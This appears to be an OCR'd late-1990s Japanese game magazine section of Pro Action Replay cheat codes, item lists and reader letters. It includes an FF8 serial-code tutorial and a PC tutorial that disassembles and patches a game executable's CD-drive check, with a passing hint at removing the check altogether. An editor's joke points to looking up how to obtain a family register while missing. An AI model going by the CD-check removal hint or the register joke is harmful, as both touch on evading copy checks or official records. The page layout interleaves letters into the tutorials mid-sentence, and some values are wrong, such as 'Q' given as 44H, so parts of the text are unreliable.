装備2	16033D52	00xx
持物1	16033D54	00xx
持物2	16033D56	00xx
持物3	16033D58	00xx
持物4	16033D5A	00xx
HP最大	16033D5C	0xxx
HP現在	16033D5E	0xxx
MP最大	16033D60	00xx
MP現在	16033D62	0xxx
EXP	16033D64	xxxx
攻撃力	16033D66	0xxx
防御力	16033D68	0xxx
知力	16033D6A	0xxx
魔抗力	16033D6C	0xxx
敏捷さ	16033D6E	0xxx
魔法1	16033D70	00xx
魔法2	16033D72	00xx
魔法3	16033D74	00xx
魔法4	16033D76	00xx
魔法5	16033D78	00xx
魔法6	16033D7A	00xx
魔法7	16033D7C	00xx
魔法8	16033D7E	00xx
魔法9	16033D80	00xx
魔法10	16033D82	00xx

xxは〈第3表〉参照。

ジャン、ソーン

移動・攻撃フラグ	36063E13	000x
魔法・道具フラグ	36063E17	000x
LV	16033DB8	00xx
X座標	36033DC2	00xx
Y座標	36033DC3	00xx
状態	36033DC4	00xx

xxは〈第2表〉参照。

武器	16033DC8	00xx
防具	16033DCA	00xx
装備1	16033DCC	00xx
装備2	16033DCE	00xx
持物1	16033DD0	00xx
持物2	16033DD2	00xx
持物3	16033DD4	00xx
持物4	16033DD6	00xx
HP最大	16033DD8	0xxx
HP現在	16033DDA	0xxx
MP最大	16033DDC	00xx
MP現在	16033DDE	0xxx
EXP	16033DE0	xxxx
攻撃力	16033DE2	0xxx
防御力	16033DE4	0xxx
知力	16033DE6	0xxx
魔抗力	16033DE8	0xxx
敏捷さ	16033DEA	0xxx
魔法1	16033DEC	00xx
魔法2	16033DEE	00xx
魔法3	16033DF0	00xx
魔法4	16033DF2	00xx
魔法5	16033DF4	00xx
魔法6	16033DF6	00xx
魔法7	16033DF8	00xx
魔法8	16033DFA	00xx
魔法9	16033DFC	00xx
魔法10	16033DFE	00xx

xxは〈第3表〉参照。

敵1

LV	16033F2C	00xx
X座標	36033F36	00xx
Y座標	36033F37	00xx
状態	36033F38	00xx
HP最大	16033F4C	0xxx
HP現在	16033F4E	0xxx
MP最大	16033F50	00xx
MP現在	16033F52	0xxx
攻撃力	16033F56	0xxx
防御力	16033F58	0xxx
知力	16033F5A	0xxx
魔抗力	16033F5C	0xxx
敏捷さ	16033F5E	0xxx

敵2

LV	16033FA8	00xx
X座標	36033FB2	00xx
Y座標	36033FB3	00xx
状態	36033FB4	00xx
HP最大	16033FC8	0xxx
HP現在	16033FCA	0xxx
MP最大	16033FCC	00xx
MP現在	16033FCE	0xxx
攻撃力	16033FD2	0xxx
防御力	16033FD4	0xxx
知力	16033FD6	0xxx
魔抗力	16033FD8	0xxx
敏捷さ	16033FDA	0xxx

敵3

LV	16034024	00xx
X座標	3603402E	00xx
Y座標	3603402F	00xx
状態	36034030	00xx
HP最大	16034044	0xxx
HP現在	16034046	0xxx
MP最大	16034048	00xx
MP現在	1603404A	0xxx
攻撃力	1603404E	0xxx
防御力	16034050	0xxx
知力	16034052	0xxx
魔抗力	16034054	0xxx
敏捷さ	16034056	0xxx

敵4

LV	160340A0	00xx
X座標	360340AA	00xx
Y座標	360340AB	00xx
状態	360340AC	00xx
HP最大	160340C0	0xxx
HP現在	160340C2	0xxx
MP最大	160340C4	00xx
MP現在	160340C6	0xxx
攻撃力	160340CA	0xxx
防御力	160340DC	0xxx
知力	160340DE	0xxx
魔抗力	160340D0	0xxx
敏捷さ	160340D2	0xxx

敵5

LV	1603411C	00xx
X座標	36034126	00xx
Y座標	36034127	00xx
状態	36034128	00xx
HP最大	1603413C	0xxx
HP現在	1603413E	0xxx
MP最大	16034140	00xx
MP現在	16034142	0xxx
攻撃力	16034146	0xxx
防御力	16034148	0xxx
知力	1603414A	0xxx
魔抗力	1603414C	0xxx
敏捷さ	1603414E	0xxx

敵6

LV	16034198	00xx
X座標	360341A2	00xx
Y座標	360341A3	00xx
状態	360341A4	00xx
HP最大	160341B8	0xxx
HP現在	160341BA	0xxx
MP最大	160341BC	00xx
MP現在	160341BE	0xxx
攻撃力	160341C2	0xxx
防御力	160341C4	0xxx
知力	160341C6	0xxx
魔抗力	160341C8	0xxx
敏捷さ	160341CA	0xxx

敵7

LV	16034214	00xx
X座標	3603421E	00xx
Y座標	3603421F	00xx
状態	36034220	00xx
HP最大	16034234	0xxx
HP現在	16034236	0xxx
MP最大	16034238	00xx
MP現在	1603423A	0xxx
攻撃力	1603423E	0xxx
防御力	16034240	0xxx
知力	16034242	0xxx
魔抗力	16034244	0xxx
敏捷さ	16034246	0xxx

敵8

LV	16034290	00xx
X座標	3603429A	00xx
Y座標	3603429B	00xx
状態	3603429C	00xx
HP最大	160342B0	0xxx
HP現在	160342B2	0xxx
MP最大	160342B4	00xx
MP現在	160342B6	0xxx
攻撃力	160342BA	0xxx
防御力	160342BC	0xxx
知力	160342BE	0xxx
魔抗力	160342C0	0xxx
敏捷さ	160342C2	0xxx

敵9

LV	1603430C	00xx
X座標	36034316	00xx
Y座標	36034317	00xx
状態	36034318	00xx
HP最大	1603432C	0xxx
HP現在	1603432E	0xxx
MP最大	16034330	00xx
MP現在	16034332	0xxx
攻撃力	16034336	0xxx
防御力	16034338	0xxx
知力	1603433A	0xxx
魔抗力	1603433C	0xxx
敏捷さ	1603433E	0xxx

●『新・忍伝』を300円で買ったぞ！　この値段なら買いでしょう。（神奈川県綾瀬市/忍汁）　㊙サターンの初期なのに、「18禁実写忍者ゲーム」として発売したらセガが怒った謎のソフトだね。忍者なのに装束が紅白なところとか、非常にいいと思います。もっと忍べよ！　って感じで。

（福島県郡山市/ロン・ジャンブ）

Mr.BONES

マスターコード	E0000040	C305
	B6002800	0000
全ステージ選択可	102289C0	0001
	102289C2	0001
	102289C4	0101
	102289C6	0101
	102289C8	0101
	102289CA	0101
	102289CC	0101
	102289CE	0101
	102289D0	0101
	102289D2	0101
	102289D4	0101
	102289D6	0101
	102289D8	0101
	102289DA	0101

（高知県土佐市/橘 魅於）

バーチャファイター2

リングの大きさ	1605F0F4	00xx

xx＝01～03

視点小	3605F501	000F

キャラ変形

1P	30240002	0001
2P	3024085E	000F

（千葉県印旛郡/HALRIN）

ストリート・ファイター ZERO2

1Pジャンプ変化	1604C7B2	00xx
1P波動拳方向・左	1604F03A	0000
1P波動拳方向・右	1604F03A	0001

（千葉県印旛郡/HALRIN）

瑠璃色の雪

デバッグモード	3605D697	0001

初期メニューに「DEBUG」という項目が追加される。

（福島県田村郡/GAMO）

ボンバーマン・ファイト

ジャンプ無限

1P	3605FF32	0001
2P	3605FFE2	0001

爆弾いっぱい

1P	3605FF3F	000F
2P	1605FFEE	000F

爆弾を投げる力

1P	1605FF68	000x
2P	16060018	000x

爆弾を蹴る力

1P	1605FF6C	000x
2P	1605FFE2	000F

みえない馬に乗る

1P	1605FF46	0001

キャラの変化

2P	1605FFC0	000x

xは、0＝ぺたんこ。F＝長い。

でか爆投げ放題

1P	1605FF5C	0100
2P	1606000C	0100

（千葉県印旛郡/HALRIN）

ジーベクター

シールド減らない	360B9063	0003
クレジット減らない	3606EDEC	0009

（東京都墨田区/フォレスタ）

ファイヤープロレスリング S6MEN SCRAMBLE

エディット時

アキラ	360FFAF8	00CC

（千葉県印旛郡/HALRIN）

サターン

〈第1表〉『ファーランドサーガ　時の道標』アイテムリスト

01	薬草	1C	スタングラフ	37	ロイヤルグラブ	53	リングレザー	6E	子供服	89	敵槍C
02	毒消し	1D	魔人の手袋	38	ミスリルショーティ	54	スケールアーマー	6F	チョッキ	8A	敵槍D
03	妖精の涙	1E	魔法使いの杖	39	フェザーコート	55	プレストアーマー	70	魔法使いの服	8B	敵槍E
04	カボチャの種	1F	魔術師の杖	3A	駄天使の指輪	56	スプリングメイル	71	魔術師の服	9B	マッシュルーム
05	回復薬	20	炎術師の杖	3B	ブロンズメイル	57	チェインメイル	72	達人の服	9C	魔導書
06	癒しの花	21	アルケミストの杖	3C	おもちゃの杖	58	バンデッドメイル	73	炎のローブ	9D	力の実
07	気付け薬	22	縛炎の杖	3D	ステッキ	59	プレートメイル	74	大魔導師の服	9E	守護石
08	ウォッカ	23	賢者の杖	3E	夢見る杖	5A	コールドチェイン	75	賢者のローブ	9F	百科辞典
09	ブランデー	24	深紅の杖	3F	妖精さんの杖	5B	ミスリルチェイン	76	レジストリング	A0	タスマリン
0A	ロングソード	25	エルシェーラの杖	40	無口な杖	5C	ドラゴンスケール	77	プロテクトリング	A1	魔力回復剤
0B	ブロードソード	26	チェーンウィップ	41	真っ黒な杖	5D	ホーリープレート	78	灼熱の指輪	A2	ソーマの花
0C	バスタードソード	27	金槌	42	変な色の杖	5E	ゴッズメイル	79	氷雪の指輪	A3	エクリサー
0D	クレイモアー	28	バイク	43	お友達の杖	5F	レオタード	7A	疾風の指輪	A5	灼熱の首飾り
0E	フランベルジュ	29	ジャベリン	44	鳥になる杖	60	ハントジャケット	7B	大地の指輪	A6	水晶の首飾り
0F	グレートソード	2A	トライデント	45	すごい杖	61	シェイド	7C	降魔の指輪	A7	稲妻の首飾り
10	アイスブレード	2B	バトルフォーク	46	ダガー	62	シルクローブ	7D	慈愛の指輪	A8	地脈の首飾り
11	フレイムソード	2C	ヴージ	47	シルバーダガー	63	ファインローブ	7E	ジンの腕輪	A9	祝福の首飾り
12	サンダーブレード	2D	バトルランス	48	グラディウス	64	アーミングコート	7F	破魔の腕輪	AA	敵弓A
13	ゴットスレイヤー	2E	ハルバート	49	ボイズンダガー	65	武道着	80	煉獄の腕輪	AB	敵弓B
14	パワーリスト	2F	トリトーン	4A	ドリームナイフ	66	龍の道着	81	時空の腕輪	AC	敵弓C
15	ブラスナックル	30	ヴァルキリア	4B	フライングダガー	67	ジンの衣	82	敵剣A	AD	敵弓D
16	バグナグ	31	グングニル	4C	ツインダガー	68	バトルスーツ	83	敵剣B	AE	敵弓E
17	アイアンフィスト	32	手鉄	4D	小鉄	69	ワンピース	84	敵剣C	AF	爪A
18	シルバーファング	33	ミトン	4E	ソウルバスター	6A	ドレス	85	敵剣D	B0	爪B
19	ドラゴンクロー	34	手首丈グラブ	50	クロスアーマー	6B	パーティードレス	86	敵剣E	B1	毒の爪A
1A	明鏡止水の拳	35	イブニンググラブ	51	ソフトレザー	6C	チャイナドレス	87	敵槍A	B2	毒の爪B
1B	アースバインダー	36	ゴーントレット	52	ハートレザー	6D	天使羽衣	88	敵槍B	B3	麻痺の爪

（福島県郡山市/ロン・ジャンブ）

〈第2表〉『ファーランドサーガ　時の道標』状態リスト

00	正常	02	毒化	04	石化	06	沈黙	08	麻痺	0A	俊敏
01	気絶	03	眠り	05	凍結	07	魅了	09	死亡	0B	浮遊

（福島県郡山市/ロン・ジャンブ）

〈第3表〉『ファーランドサーガ　時の道標』魔法リスト

01	フレイムバースト	0B	フリーズ	16	エイド	1D	パニッシュ	23	レビテート	33	ホールド
02	メルト	0C	ブリザード	17	ミュート	1E	ストーンエッジ	27	メテオ	34	パペット
03	ヒートブレード	0D	レストア	18	ララバイ	1F	オーダー	28	ヒーリング	35	ダークフォース
04	エクスプロージョン	0E	マカブルダンス	19	チアルング	20	アース	29	リザレクション	36	滅神乱舞
05	フラッシュ	13	スノードラゴン	1A	サンダードラゴン	21	プロテクション	2C	マジックシールド	37	ライフスティール
09	イフリート	14	ライトニング	1C	サイレンス	22	ガスクラウド	2D	リカバリー	3F	デス・モーメント
0A	ビュリファイ	15	ヘイスト								

（福島県郡山市/ロン・ジャンブ）

●旅に出ます。探さないでください。（栃木県宇都宮市/キャベツ太郎）　㊟探さね～よ！　と、これだけで終わるのもなんなので1つアドバイスを。失踪しながら戸籍を取る方法というのがあるので、せっかく失踪するなら試してみましょう。くわしい方法はネットで探してください。

SFC & GB

beat mania GB

ゲージ1P	00xxD1D1
曲とリズムが不安定	0401A9C8
GREATの回数表示	00xxCCD1
結果画面	
GREATの数	00xx6EC4
	00xx6FC4
GOODの数	00xx70C4
	00xx71C4
BADの数	00xx72C4
	00xx73C4
POORの数	00xx74C4
	00xx75C4
スコア	
1の位	04xx9DD1
10の位	04xx9ED1
100の位	04xx9FD1
1000の位	04xxA0D1
1万の位	04xxA1D1
10万の位	04xxA2D1
100万の位	04xxA3D1

（東京都立川市/橋本　真）

女神転生外伝Last Bible II

ユーリ	
LV自在	00xxABC5
現在HP	01xxACC5
	01xxADC5
現在MP	01xxAEC5
経験値	00xxB2C5
	00xxB3C5
	00xxB4C5
最大HP	01xxB5C5
	01xxB6C5
最大MP	01xxB7C5
体力	01xxB8C5
知力	01xxB9C5
力	01xxBAC5
素早さ	01xxBBC5
運	01xxBCC5
サファイヤ	
LV自在	00xx19C6
現在HP	01xx1AC6
	01xxBCC6
現在MP	01xx1CC6
経験値	00xx20C6
最大HP	
最大MP	
体力	
知力	
力	
素早さ	
運	
エサウ	
LV自在	00xx87C6
現在HP	01xx88C6
	01xx89C6
現在MP	01xx8AC6
経験値	00xx8EC6
	00xx8FC6
	00xx90C6
最大HP	01xx91C6
	01xx92C6
最大MP	01xx93C6
体力	01xx94C6
知力	01xx95C6
力	01xx96C6
素早さ	01xx97C6
運	01xx98C6
ラルサ／ガンズー	
LV自在	00xxF5C6
現在HP	01xxF6C6
	01xxF7C6
現在MP	01xxF8C6
経験値	00xxFCC6
	00xxFDC6
	00xxFEC6
最大HP	01xxFFC6
	01xx00C7
最大MP	01xx01C7
体力	01xx02C7
知力	01xx03C7
力	01xx04C7
素早さ	01xx05C7
運	01xx06C7
クラウ	
LV自在	00xx63C6
現在HP	01xx64C6
	01xx65C6
現在MP	01xx66C6
経験値	00xx6AC6
	00xx6BC6
	00xx21C6
	00xx22C6
最大HP	01xx23C6
	01xx24C6
最大MP	01xx25C6
体力	01xx26C6
知力	01xx27C6
力	01xx28C6
素早さ	01xx29C6
運	01xx2AC6
ソディア	
LV自在	00xxD1C7
現在HP	01xxD2C7
	01xxD3C7
現在MP	01xxD4C7
経験値	00xxD8C7
	00xxD9C7
	00xxDAC7
最大HP	01xxDBC7
	01xxDCC7
最大MP	01xxDDC7
体力	01xxDEC7
知力	01xxDFC7
力	01xxE0C7
素早さ	01xxE1C7
運	01xxE2C7

（北海道札幌市/加賀谷　好史）

ボンバーマンクエスト

アイテムリスト	04FFxxCF

xxは〈第1表〉参照。

（大阪府大阪市/後藤☆和樹!）

星のカービィ2

無敵	000554A0
	000C4CA0

（愛知県豊田市/うどん）

遊戯王デュエルモンスターズ

いきなり闇遊戯と戦える	0106A1CE
音の速さ設定	01xx0CC9
キャラクターの目の様子	
目を開けている	01004CCD
目を閉じている	01024CCD

（茨城県筑波郡/ドノ）

〈第1表〉『ボンバーマンクエスト』アイテムリスト

2A	ノーマル爆弾	34	ホーミングボム	23	ウイング	43	テレポアーマー	4D	ランプ	58	ファイヤーアップ
2B	アイスボム	35	スピードボム	24	ジャンプシューズ	44	鉄ゲタ	4E	フルファイヤー	59	無敵スーツ
2C	ボイズンボム	36	アクアボム	25	ダッシュシューズ	45	スピードシューズ	4F	レザーアーマー	5A	ストップウォッチ
2D	せっかちボム	37	ラジコンボム	26	パワーグローブ	46	ハイスピードシューズ	50	グミ	5B	オカエリナ
2E	のんびりボム	38	ライトボム	27	ハンマー	47	キックシューズ	52	時計	5C	ハート
2F	ボヨヨンボム	39	レフトボム	28	リモコン	48	ミラクルシューズ	53	氷のかけら	5D	フルハート
30	ためボム	3A	ヨーヨー	29	タックルベルト	49	めがね	54	毒の葉っぱ	5E	しろボンカード
31	ドクロボム	3C	スコップ	40	シルバーアーマー	4A	プッシュプレスレット	55	ブーメラン	5F	くろボンカード
32	じらいボム	3D	シールド	41	ゴールドアーマー	4B	酸素ボンベ	56	ドクロ	60	ハニーカード
33	サークルボム	3E	パンチ	42	ミラクルアーマー	4C	ヘルメット	57	ボムのもと		

（大阪府大阪市/後藤☆和樹！）

●『ウンジャマ・ラミー』おもしろいです。でも、説明書がフザけすぎな感じでちょっとイヤ。（東京都新宿区/ゴヨーダ）㊟おまえは「ゲーム帝国」か！　というツッコミを入れたくなるノリだもんね。個人的には、6面で急に曲調が香港歌謡曲みたいになるのがイヤーン。

げれげれの改造コード普及委員会

『FFVIII』とテンポラリ制とシリアルコード

おひさしぶり、げれげれです！もうクリアしたでしょうか『ファイナルファンタジーVIII』。行列ができたり、発売時に完売となったり、バグがみつかって新聞沙汰になったりで、よくも悪くも大作というものを感じさせてくれるソフトです。今回の改造はもちろん、この『ファイナルファンタジーVIII』を教材にしてみたいと思います。

このコーナーでは3月号から『チョコボの不思議なダンジョン2』や『R4』の改造をとおして、プロアクションリプレイ（以下、PAR）にはたんなる数値書き替えだけではなく、条件判定といったプログラム的なコードがあるということを紹介してきました。今回も引き続きこの特殊コードを使った改造を実践します。

改造目標はRPGで誰もが期待するアイテム入手改造です。特殊コードを利用して、アイテムフル入手をできるだけ短いコードで実現してみましょう。

『FFVIII』にとりくむ

それでは、いつものように改造の環境を準備しましょう。プレイステーション（以下、プレステ）にPARをしっかりと挿し込み、PRO COMMS LINKボードとケーブルで接続します。なお、今回の改造に利用したのはPARのVer.2とWindows版のPRO COMMS LINK Trainerサーチソフトです。

さて、まずはアイテムの改造コードのサーチから始めましょう。ここで1つ注意点があります。このゲームのサーチは、サーチのタイミングによって複数のコードがみつかる場合があるのです。

複数のコードがみつかった!?

たとえば、HPのコードを探すとしましょう。HPをサーチするのであれば、数値も見えていることですし、戦闘を繰り返すのが1番簡単そうに思えますね。戦闘が始まったらイニシャライズをして、そのときのHPの数値を直接探します。

Windows版Trainerで特定の数値をサーチする場合には、画面右側の「Advanced」ボタンを押してAdvancedモードにしたうえで、数値サーチの「Use」ボックスにチェックを入れます。そしてその横のボックスに探したい数値を入力し、「Set」ボタンを押してください。

Equalサーチタグに入力した数値が表示されているのを確認して、「Go！」ボタンでサーチを開始します。このとき、「Set」ボタンの下にある「Decimal」チェックボックスにチェックを入れておけば10進法で入力が可能。

今月のターゲット

ファイナルファンタジーVIII

泣く子も黙る超大作人気RPG。「ムービーばかりがキレイでシナリオが1本道」「G.F.のエフェクトがうざい」「ゲームじゃなくて映画」「ムービーとゲーム中の絵が違いすぎ」などといったお約束のブーイングも聞こえたりするけど、それも人気だからこそ。バグがみつかって大変だけど、頑張れスクウェア!!　とにかく、300万本突破おめでとう!!

■スクウェア
1999年2月11日発売　7,800円

●『ビートマニア』の次は『ギターフリークス』に『ドラムマニア』。もうなんでもありですね。（東京都渋谷区/HISTA）　㊎どんどん違う楽器のシリーズものを出して欲しいね。そこで㊎が考えた新バージョンを発表。その名も『尺八マニア』だ！　いや、ヘンな意味じゃないってば。

すなわち、いちいち16進数に変換せず、画面に表示されている数値をそのまま入力してサーチすることができます。

もちろん、「Hex」にチェックをいれれば16進数でのサーチとなります。次に少しダメージをくらった状態で、同じことを繰り返したとしましょう。おそらく、3回か4回のサーチで候補が4つになると思います。

ところが、そのあとはいくらサーチを繰り返しても候補は4つ以下には減りません。戦闘画面ではなく、フィールド上で回復魔法などを使ってHPの数値を変化させ、そのときにサーチを実行すれば2つには減ることでしょう。しかし、それ以下にはならないのです。

推測ではありますが、『ファイナルファンタジーⅧ』ではどうやらある数値をテンポラリとしてほかのアドレスにも格納しておくらしいのです。しかも、フィールド上と戦闘中で違うアドレスを用意してあるようです。この違いをサーチで判別する方法はありません。実際にコードを有効にしたときに、どのアドレスが有効になるのかを確かめるしかないでしょう。

このテンポラリ制は、HPだけでなく、ほかのステータスのサーチでも見られます。このことを頭に入れたうえでアイテムサーチに入りましょう。

アイテムコードをサーチする

今回は、ショップで買い物をするときのアドレスでサーチをしてみます。たとえば、ポーションを買ったら即座にサーチを開始して、次にはそれを売ってサーチをするといった具合です。サーチに用いるアイテムはどれでもかまわないのですが、たいていのRPGで1番若いアイテム番号が振り分けられているポーションでのサーチがおそらく1番効率がよいでしょう。

なお、このゲームでは1種類のアイテムの最大数は100個となっています。こういった場合には8bitサーチを行うことをオススメします。

さて、以上の要領でサーチした結果、ポーションのコードが「301EB819 xxxx」であると判明しました。ちなみに、アイテムコードは8bitコードです。もし、コードを「801EB818 6464」とするとナンバー1と2のアイテムが100個ずつとなります。アイテムコードがどこまであるか、ですが…これは実際に試してもらうしかありません。今回はアイテムコードのサーチが目的で


えっ、たった2行でOKなの?

〈写真1〉きれいなオープニングムービー。スコールの口の形がかっこいい。

額の傷は訓練中に!!

収入は給料制!!

〈写真2〉とにかくショップに行こう。といっても、ここにくるまでにはけっこう時間がかかっていたりする。



●けっきょく「ペプシマン」のデキはどうだったのだろう。（群馬県前橋市/ジョン三ダース軍曹）㊙誰もがバカゲーと予想した「ペプシマン」ですが、やってみたら意外と普通でしたよ。『メトロクロス』のポリゴン3Dバージョンって感じか？　時期きえはずさなきゃね～。

はないので、バラしてしまうと「801EB8DC」までがアイテムコードになっています。

なお、このコードは必ずショップでスイッチをONにしてください。さて、目的のオールアイテム100個化を考えてみましょう。

もし、普通に「全アイテムを100個にする」改造コードを作るのであれば、

801EB818 6464
801EB81A 6464
801EB81C 6464
　　\
801EB8DC 6464

となりますね。これを忠実に実行するにはアドレスを＋2hずつしながらコードの入力を繰り返す必要があります。この「＋2hずつを繰り返す」という行為をマクロで自動的に行うことができれば楽にすべてのアイテムが100個になるのですが、はたして、そんなことが可能なのでしょうか…。

シリアルコードに挑戦する

じつはできるのです（できなきゃわざわざ解説しませんね）。PAR2にはコードの先頭が5で始まっているシリアルコードと呼ばれるものがあります。このシリアルコードは「5000xxyy zzzz」という書式になります。

このコードは、次の行に記述されているコードのアドレスにyyを足しつつxx回繰り返せ、というコードです。zzzzはデータの増分です。


シリアルコードを用いると、繰り返しのコードは簡単に作れてしまいます。今回、アドレスは2ずつ増えていくのでyyには02を、繰り返し回数のxxの部分には801EB8DC－801EB818なのでC4を、データはつねに64でよいのでzzzzは0000を入力します。これをコードで表わすと、

5000C402 0000
801EB818 6464


となります。

普通に記述すると膨大な行数になるコードが、たったの2行で終わってしまいます。これで、いままで非常に手間のかかっていたアイテムコードの入力も簡単になりますね。今回のコードを応用すれば、すでに発表されているコードをより簡単に入力する…なんてことも可能です。

これからは改造コード集などで「＋2h」するといったような記述をみつけたら、そのまま打ち込んだりせずにちょっと工夫してみましょう!!　自分で考えながらコードを入力するのは、楽しいものですよ。それでは。



〈写真3〉ポーションを買ったり売ったりして、アイテムのコードをサーチ。でも、ドローシステムがあるからポーションはあまり使わないんだよね。



〈写真4〉ポーションのコードは「301EB819 xxxx」であることが判明。

〈写真5〉シリアルコードを使うとアイテムがいとも簡単に100個になってしまうのであった…。

●『FFVII』のアンケートハガキ。持っているハードの欄にピピンと3DOが!?　皮肉ですか?　（石川県七尾市/is）　㊙ダメ押しで「これからの購入予定があるハード」の欄にもピピンと3DOがあるんだよね。ゲームの感想を書くスペースを削ってまで、この2機種を入れる真意がわかりません。

キミならできる!!


石にしげのWin95 & Win98パングー改造講座

第17回

少し前のelfのゲームや『バイオハザード2』（※）などは、複数のCD-ROMドライブがある場合に1台めのドライブしか認識してくれないという困った制限があります。このような制限があると『携速95』や連装CDがインストールされている環境では、非常に不便です。これはプログラマの手抜きのせいなのですが、文句をいっても「仕様です」と言われてしまうとそれで終わってしまいます。

というわけで、自分が使いたいドライブから読み込めるようにプログラムを書き替えるテクを身につけて、各自で対処できるようにしてしまいましょう。

※現在『バイオ2』に関しては、CAPCOMのホームページで修正プログラムが配布されている。



〈写真1-1〉こういう環境で実行しようとすると…。

〈第1表〉GetDriveTypeの戻り値

0=DRIVE_UNKNOWN	判別不能なドライブ
1=DRIVE_NO_ROOT_DIR	そのルートディレクトリは存在しない
2=DRIVE_REMOVABLE	リムーバブルドライブ
3=DRIVE_FIXED	固定ディスクドライブ
4=DRIVE_REMOTE	リモート（ネットワーク）ドライブ
5=DRIVE_CDROM	CD-ROMドライブ
6=DRIVE_RAMDISK	RAMディスクドライブ


CD-ROMドライブの判別方法

通常、マシンに搭載されている全ドライブ（A～Z）からCD-ROMドライブを探すためには“GetDriveType”関数（API）が使用されます。この関数はアセンブラでは、以下のように使用します。


```
PUSH  lpRootPathName
call  KERNEL32.GetDriveTypeA
```

“lpRootPathName”は調べたいドライブのルートディレクトリを示す文字列へのポインタです。もしドライブQがCD-ROMであるか調べたい場合は、“Q:¥”という文字列をメモリ上に用意して、格納してあるアドレスを“PUSH”します。実行した結果、“eax”レジスタに返ってくる数値の意味は〈第1表〉に示しておきます。

つまり、“GetDriveTypeA”で“5”が返ってくるまで“A:¥”から“Z:¥”ドライブをチェックすればCD-ROMをみつけることができます。しかし手を抜いて1台めのドライブにCDが入ってなければ「CDを入れてください」なんてルーチンにしてしまうと一部のユーザー泣かせなプログラムになるというわけです。



〈写真1-2〉こんなメッセージが表示されてはじかれてしまうが…。



〈写真1-3〉プログラムを書き替えれば、対処可能である。

プログラムの書き替え お題『下級生』

まずプログラムファイル“AI5

●『メタルマックス』でサギを起こす人間がいるとは…。（栃木県鹿沼市/五十六）㊟『メタルマックス』をネタに選ぶところが、うまいところついてきたなと思うね。『FF』で信じるヤツはいないし、『プラネットジョーカー』じゃ信じても誰も金なんか出さないだろうし。

〈写真2〉プログラムファイルから該当する場所を探しだして、バイナリエディタで書き替える。

〈リスト1〉ドライブ判別部の逆アセンブルリスト

```
:0040DDFE 8B3D20424300      mov   edi, dword[00434220]
:0040DE04 33F6              xor   esi, esi                  // esi=0
---------
:0040DE06 8A03              mov   al, byte[ebx]
:0040DE08 53                push  ebx
:0040DE09 FEC0              inc   al
:0040DE0B 8803              mov   byte[ebx], al
:0040DE0D FFD7              call  KERNEL32.GetDriveTypeA  //  (esi) 番めのドライブタイプを調べる
:0040DE0F 83F805            cmp   eax, 00000005
:0040DE12 7407              je    0040DE1B                  // 5 (DEVICE_CDROM) ならば0040DE1Bに移動する
:0040DE14 46                inc   esi
:0040DE15 6683FE19          cmp   si, 0019                  //esiに1を足して19H (25) 以下なら0040DE06へ繰り返し
:0040DE19 72EB              jc    0040DE06
---------
```

〈リスト2〉ドライブ判別部の修正後リスト

```
//ドライブ Q:に固定する場合

:0040DDFE 8B3D20424300      mov edi, dword[00434220]
:0040DE04 B805000000        mov eax, 00000005           // eax=5 (DEVICE_CDROM)
:0040DE09 BE15000000        mov esi, 00000015           // esi=15番めのドライブ (0起算)
:0040DE0E C60351            mov byte[ebx], 51           // "lpRootPathName" の先頭=51H ('Q')
:0040DE11 90                nop
:0040DE12 90                nop
:0040DE13 90                nop
:0040DE14 90                nop
:0040DE15 90                nop                         // 不要な命令を "NOP" に置き替える
:0040DE16 90                nop
:0040DE17 90                nop
:0040DE18 90                nop
:0040DE19 90                nop
:0040DE1A 90                nop
---------
```

WIN.EXE"を逆アセンブラにかけてリストのなかから"GetDriveType"を検索しましょう。〈リスト1〉が"GetDriveType"の周辺を切り取ったものです。プログラムの動作はだいたい先程の説明どおりになっています。esiレジスタをカウンタにして最大26回繰り返すようになっており、たとえばドライブDがCD-ROMドライブならば各レジスタおよびメモリの内容は

```
eax=5 (DEVICE_CDROM)
esi=3 (3番めの装置)
[ebx]=44H ('D')
```

という内容にセットされてプログラムのCPUの実行がアドレス"0040DE1B"へ移ります。ここでもしもドライブQがCD-ROMならば、

```
eax=5 (DEVICE_CDROM)
esi=15 (15番めの装置)
[ebx]=44H ('Q')
```

という結果になるはずです。したがって〈リスト1〉の"0040DDFE～0040DE1A"という部分が、上記の値を必ず返すようにプログラムを書き替えてしまえばよいということになります〈リスト2〉。書き替える内容が決まったらSFXなどのバイナリファイルエディタで"AI5WIN.EXE"からアドレス"0040DDFE"に当たる部分をマシン語コード"8B3D20424300"をサーチすることで探しだして〈リスト2〉のとおりに書き替えましょう（写真2）。これを改造コードにすると

```
D1FE-8B3D20424300B805000000
D209-BE15000000C60351
D211-90909090909090909090
```

になります。〈リスト2〉をわかりやすくするためにこんな長いコードになってしまいましたが、ちょっと工夫すればもっと短くすることが可能です。

もしCDチェック自体をはずしたいならば、'98年11月号に紹介したメッセージボックスからコールスタックをたどる方法を応用することでも実現できます。しかし、CD-ROM2枚組のゲームともなるとフルインストールや携速化はままなりません。複数ドライブへの対応やDVDの普及を望む今日このごろです。

STANDシリーズについて

